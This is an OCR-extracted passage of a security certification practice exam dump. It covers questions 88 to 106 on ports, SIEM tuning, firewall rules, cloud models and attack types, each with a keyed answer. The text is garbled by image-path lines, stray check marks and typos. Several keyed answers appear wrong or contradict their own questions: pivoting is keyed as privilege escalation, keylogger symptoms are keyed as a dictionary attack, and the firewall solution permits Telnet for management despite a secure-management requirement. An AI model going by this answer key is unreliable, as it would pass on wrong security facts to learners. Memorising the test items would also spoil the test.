
contributions on the code repository.
(C). Assess existing vulnerabilities affecting the third-parry code and the remediation efficiency of the libraries' developers.
(D). Read multiple penetration-testing reports for environments running software that reused the library.
Answer: C


NO.88 A systems administrator is troubleshooting a server's connection to an internal web server. The administrator needs to determine the correct ports to use. Which of the following tools BEST shows which ports on the web server are in a listening state?
(A). Ipconfig
(B). ssh
(C). Ping
(D). Netstat
Answer: D
Explanation
https://www.sciencedirect.com/topics/computer-science/listening-port

NO.89 Which of the following organizations sets frameworks and controls for optimal security configuration on systems?
(A). ISO
(B). GDPR ✓
(C). PCI DSS
(D). NIST
yes ***Answer:*** D

NO.90 A security analyst is receiving several alerts per user and is trying to determine If various logins are malicious.
The security analyst would like to create a baseline of normal operations and reduce noise. Which of the following actions should the security analyst perform?
(A). Adjust the data flow from authentication sources to the SIEM.
(B). Disable email alerting and review the SIEM directly.
(C). Adjust the sensitivity levels of the SIEM correlation engine.
(D). Utilize behavioral analysis to enable the SIEM's learning mode.
Answer: C


NO.91 A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing websites.
INSTRUCTIONS
Click on each firewall to do the following:
* Deny cleartext web traffic.
* Ensure secure management protocols are used. Please Resolve issues at the DR site.
The ruleset order cannot be modified due to outside constraints.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Network Diagram
Datacenter Router
10.0.0.254/24
Firewall 1
Web Server
10.0.0.1/24
Internet
Firewall 2
Email Server
10.0.1.1/24
DR Router
192.168.0.254/24
Firewall 3
Web Server
192.168.0.1/24



Firewall 2

Rule Name	Source	Destination	Service	Action
DNS Rule	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Outbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
Management	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTP Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY



Firewall 3


Rule Name	Source	Destination	Service	Action
DNS Rule	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Outbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
Management	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTP Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY

Answer:

See explanation below.

Explanation


Firewall 1:
DNS Rule - ANY --> ANY --> DNS --> PERMIT
HTTPS Outbound - 10.0.0.1/24 --> ANY --> HTTPS --> PERMIT
Management - ANY --> ANY --> SSH --> PERMIT
HTTPS Inbound - ANY --> ANY --> HTTPS --> PERMIT
HTTP Inbound - ANY --> ANY --> HTTP --> DENY
Firewall 2: No changes should be made to this firewall
Graphical user interface, application Description automatically generated



Firewall 2

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	TELNET	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY

Firewall 3:
DNS Rule - ANY --> ANY --> DNS --> PERMIT
HTTPS Outbound - 192.168.0.1/24 --> ANY --> HTTPS --> PERMIT
Management - ANY --> ANY --> SSH --> PERMIT
HTTPS Inbound - ANY --> ANY --> HTTPS --> PERMIT
HTTP Inbound - ANY --> ANY --> HTTP --> DENY
Graphical user interface, application Description automatically generated



Firewall 3 ☒

Rule Name	Source	Destination	Service	Action
DNS Rule	ANY ▾	ANY ▾	DNS ▾	PERMIT ▾
HTTPS Outbound	192.168.0.1/24 ▾	ANY ▾	HTTPS ▾	PERMIT ▾
Management	ANY ▾	ANY ▾	SSH ▾	PERMIT ▾
HTTPS Inbound	ANY ▾	ANY ▾	HTTPS ▾	PERMIT ▾
HTTP Inbound	ANY ▾	ANY ▾	HTTP ▾	DENY ▾

Reset Answer · Save · Close

3 L

NO.92 Which of the following are common VoIP-associated vulnerabilities? (Select TWO).

(A). SPIM

(B). vishing

(C). Hopping

(D). Phishing

(E). Credential harvesting

(F). Tailgating

Answer: A,B

NO.93 Which of the following statements BEST describes zero-day exploits'?

(A). When a zero-day exploit is discovered, the system cannot be protected by any means

(B). Zero-day exploits have their own scoring category in CVSS

(C). A zero-day exploit is initially undetectable and no patch for it exists

(D). Discovering zero-day exploits is always performed via bug bounty programs

Answer: C

NO.94 An organization would like to give remote workers the ability to use applications hosted inside the corporate network Users will be allowed to use their personal computers or they will be provided organization assets Either way no data or applications will be installed locally on any user systems Which of the following mobile solutions would accomplish these goals?

(A). VDI ✓

(B). MDM

(C). COPE

(D). UTM

Answer: A

NO.95 Which of the following control Types would be BEST to use in an accounting department to

reduce losses from fraudulent transactions?
(A). Recovery
(B). Deterrent
(C). Corrective
(D). Detective
Answer: D

NO.96 A company needs to validate its updated incident response plan using a real-world scenario that will test decision points and relevant incident response actions without interrupting daily operations. Which of the following would BEST meet the company's requirements?
(A). Red-team exercise
(B). Capture-the-flag exercise
(C). Tabletop exercise
(D). Phishing exercise
Answer: C

NO.97 After gaining access to a dual-homed (i.e.. wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then gains shell access on another networked asset This technique is an example of:
(A). privilege escalation
(B). footprinting
✓
(C). persistence
(D). pivoting.
Answer: A

NO.98 The SOC for a large MSSP is meeting to discuss the lessons learned from a recent incident that took much too long to resolve This type of incident has become more common in recent weeks and is consuming large amounts of the analysts' time due to manual tasks being performed Which of the following solutions should the SOC consider to BEST improve its response time?
(A). Configure a NIDS appliance using a Switched Port Analyzer
(B). Collect OSINT and catalog the artifacts in a central repository
(C). Implement a SOAR with customizable playbooks
(D). Install a SIEM with community-driven threat intelligence
Answer: C

NO.99 Certain users are reporting their accounts are being used to send unauthorized emails and conduct suspicious activities After further investigation, a security analyst notices the following
* All users share workstations throughout the day
* Endpoint protection was disabled on several workstations throughout the network.
* Travel times on logins from the affected users are impossible
* Sensitive data is being uploaded to external sites
* All usee account passwords were forced lo be reset and the issue continued Which of the following attacks is being used to compromise the user accounts?
(A). Brute-force
(B). Keylogger
(C). Dictionary

(D). Rainbow

Answer: C

NO.100 A cloud service provider has created an environment where customers can connect existing local networks to the cloud for additional computing resources and block internal HR applications from reaching the cloud.

Which of the following cloud models is being used?

(A). Public

(B). Community

(C). Hybrid

(D). Private

Answer: C

NO.101 A company is providing security awareness training regarding the importance of not forwarding social media messages from unverified sources. Which of the following risks would this training help to prevent?

(A). Hoaxes

(B). SPIMs

(C). Identity fraud

(D). Credential harvesting

Answer: A

Explanation

Hoax

A hoax is a falsehood deliberately fabricated to masquerade as the truth. It is distinguishable from errors in observation or judgment, rumors, urban legends, pseudo sciences, and April Fools' Day events that are passed along in good faith by believers or as jokes.

Identity theft

Identity theft occurs when someone uses another person's personal identifying information, like their name, identifying number, or credit card number, without their permission, to commit fraud or other crimes. The term identity theft was coined in 1964. Identity fraud (also known as identity theft or crime) involves someone using another individual's personal information without consent, often to obtain a benefit.

Credential Harvesting

Credential Harvesting (or Account Harvesting) is the use of MITM attacks, DNS poisoning, phishing, and other vectors to amass large numbers of credentials (username / password combinations) for reuse.

NO.102 Which of the following is the MOST effective control against zero-day vulnerabilities?

(A). Network segmentation

(B). Patch management

(C). Intrusion prevention system

(D). Multiple vulnerability scanners

Answer: A

NO.103 A company is looking to migrate some servers to the cloud to minimize its technology footprint. The company has 100 databases that are on premises. Which of the following solutions will

✓

require the LEAST management and support from the company?
(A). SaaS
(B). IaaS
(C). PaaS
(D). SDN
Answer: A

NO.104 Which of the following are the BEST ways to implement remote home access to a company's intranet systems if establishing an always-on VPN is not an option? (Select Two)
(A). Install VPN concentrations at home offices
(B). Create NAT on the firewall for intranet systems
(C). Establish SSH access to a jump server
(D). Implement a SSO solution
(E). Enable MFA for intranet systems
(F). Configure SNMPv3 server and clients.
Answer: A,E

NO.105 Which of the following should be monitored by threat intelligence researchers who search for leaked credentials?
(A). Common Weakness Enumeration
(B). OSINT ✓
(C). Dark web
(D). Vulnerability databases
Answer: C

NO.106 An administrator is experiencing issues when trying to upload a support file to a vendor A pop-up message reveals that a payment card number was found in the file, and the file upload was Mocked. Which of the following controls is most likely causing this issue and should be checked FIRST?
(A). DLP
(B). Firewall rule
(C). Content filter
(D). MDM
(E). Application allow list
Answer: A

